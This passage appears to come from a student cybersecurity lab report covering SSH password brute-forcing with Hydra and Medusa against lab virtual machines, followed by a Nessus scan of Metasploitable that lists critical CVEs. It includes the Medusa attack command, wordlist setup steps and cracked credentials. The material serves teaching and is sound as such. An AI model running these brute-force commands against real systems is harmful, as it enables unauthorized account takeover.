
- Submitted the form with User ID: 1.
- Corresponding data shown is:
  ID: 1
  First Name: admin
  Surname: admin (Screenshot 3).



ScreenShot # 1



ScreenShot # 2



ScreenShot # 3

Q3a: Illustrate an Attack on a Vulnerable Computer (Using Hydra for Password Cracking)

Objective

This aims to demonstrate a Brute Force dictionary attack using the Hydra tool in Kali Linux to acquire a password for the SSH user on the Ubuntu Server VM with IP 192.168.56.111, employing a customized rockyou.txt wordlist.

Step 1: Confirming Communication Between Virtual Machines and Checking IPs

- Ubuntu VM IP Address: Checked via ip a, as illustrated in Screenshot 1.
- Setting Up Kali Linux VM: Both VMs are configured with a Host-Only Adapter, facilitating communication between the two.
- Ping Test: Confirmed that Kali was able to access the Ubuntu VM by placing a ping command to the Ubuntu VM's IP address

Step 2: Confirming SSH Service (on Kali Linux)

To check whether SSH server service is running on the Kali, this was executed:

sudo systemctl enable ssh
sudo systemctl start ssh
sudo systemctl status ssh
(See Screenshot 2)

Step 4: Preparing the Wordlist File (rockyou.txt) on Kali

- Navigated to the wordlist directory:
  cd /usr/share/wordlists

- Decompressed the rockyou file:
  sudo gzip -d rockyou.txt.gz
  (See Screenshot 3)

- Proceed to edit the wordlist:
  sudo nano rockyou.txt

- Simulating a realistic dictionary attack, I added the password (hadoop) after some hundreds of entries.
  (Screenshot 4)

Step 5: **Launching** the Brute Force Attack with Hydra


Executed the command on Kali to target the Ubuntu VM via SSH.

Brute-force attack was executed successfully. The following correct credentials were obtained:


[22][ssh] host: 192.168.56.111 login: hduser password: hadoop

Hydra effectively scanned through the list of credential entries located in the wordlist directory.


(Screenshot 5)




Screenshot # 1




Screenshot # 2



Screenshot # 3



Screenshot # 4



Screenshot # 5

Q3b: Brute Force Attack with Medusa Cracking Tool and Kali Linux

Objective

The goal is to show a brute force Medusa tool attack on a virtual machine. The simulation is on Metasploitable Linux machine to demonstrate how attackers automate credential discovery tools over logging into systems using SSH.

Research on Password Cracking Tools in Kali Linux

Kali Linux comes with many password cracking and brute force attack tools including:

Tool	Description
Hydra	A fast and flexible password-cracking tool supporting multiple protocols
Medusa	Parallel brute-force optimized for speed and module extensibility
John the Ripper	Offline password cracker for local password files
Hashcat	Advanced GPU-based password recovery tool
Ncrack	Network authentication cracking tool from the Nmap team
Patator	A flexible brute-force tool supporting many services and protocols

In this task, I used Medusa which comes with Kali Linux as it best suits SSH brute force login testing.

Attack Setup and Execution

Step 1: Create a Wordlist File

A custom password list on Kali Linux named passwords.txt was used using the echo command:

echo -e "msfadmin\npassword\n123456\nadmin\nroot" > passwords.txt

This file contains some common passwords, the default known one 'msfadmin' is also present.

(Screenshot 1)

(Step 2): Install and run Medusa

Installation of Medusa was done using the command below:

sudo apt install medusa

The brute force attack was launched with:


medusa -h 192.168.56.109 -u msfadmin -P passwords.txt -M ssh

Medusa returns a login success message indicating the password was located.


SUCCESS : ACCOUNT FOUND : [ssh] Host: 192.168.56.109 User: msfadmin Password: msfadmin [SUCCESS]

Medusa proved the credentials were valid (msfadmin:msfadmin) and that the SSH service running on the Metasploitable VM was susceptible to brute force attacks with common passwords due to not changing default configuration passwords.

(Screenshot 2)



Screenshot # 1



Screenshot # 2

Q4a: Using Nessus to Discover and Identify Vulnerabilities

Installation and Initialization

Upon installing Nessus in the Kali Linux virtual machine, I checked the current status of the service using the following command:

sudo systemctl status nessusd

The output was as follows in Screenshot 1:

- The service status displays 'Active' (running)
- Enabled so that it will automatically start when the system is rebooted.

Vulnerability Scanning Steps

Nessus conducts the four main phases of vulnerability scanning:

1. **Port Scanning:** Nessus scans the Metasplotaible2 target to find out the accessible ports.
2. **Service Detection:** Nessus attempts to find the services and software running on the enabled ports.
3. **Vulnerability Identification:** Nessus checks the services that have been detected to see if they can find any vulnerabilities in their databank.
4. **Probing:** Nessus tries to confirm whether the vulnerability can be exploited or not, and gauges its potential severity.

Scan Outputs

I performed a Basic Network Scan on the Metasploitable2 machine (192.168.56.110), and Nessus properly identifies and classifies a plethora of vulnerabilities as follows:

- Critical: 3
- High: 8
- Medium: 10+

The following screenshot highlights the critical vulnerabilities that have been identified are:

- CVE-2017-5638: Apache Struts Remote Code Execution
- CVE-2007-2447: Samba User Map Script
- VNC Protocol Weak Authentication

Q4b: Exploiting the Discovered Vulnerability

Chosen vulnerability: VNC Authentication Bypass

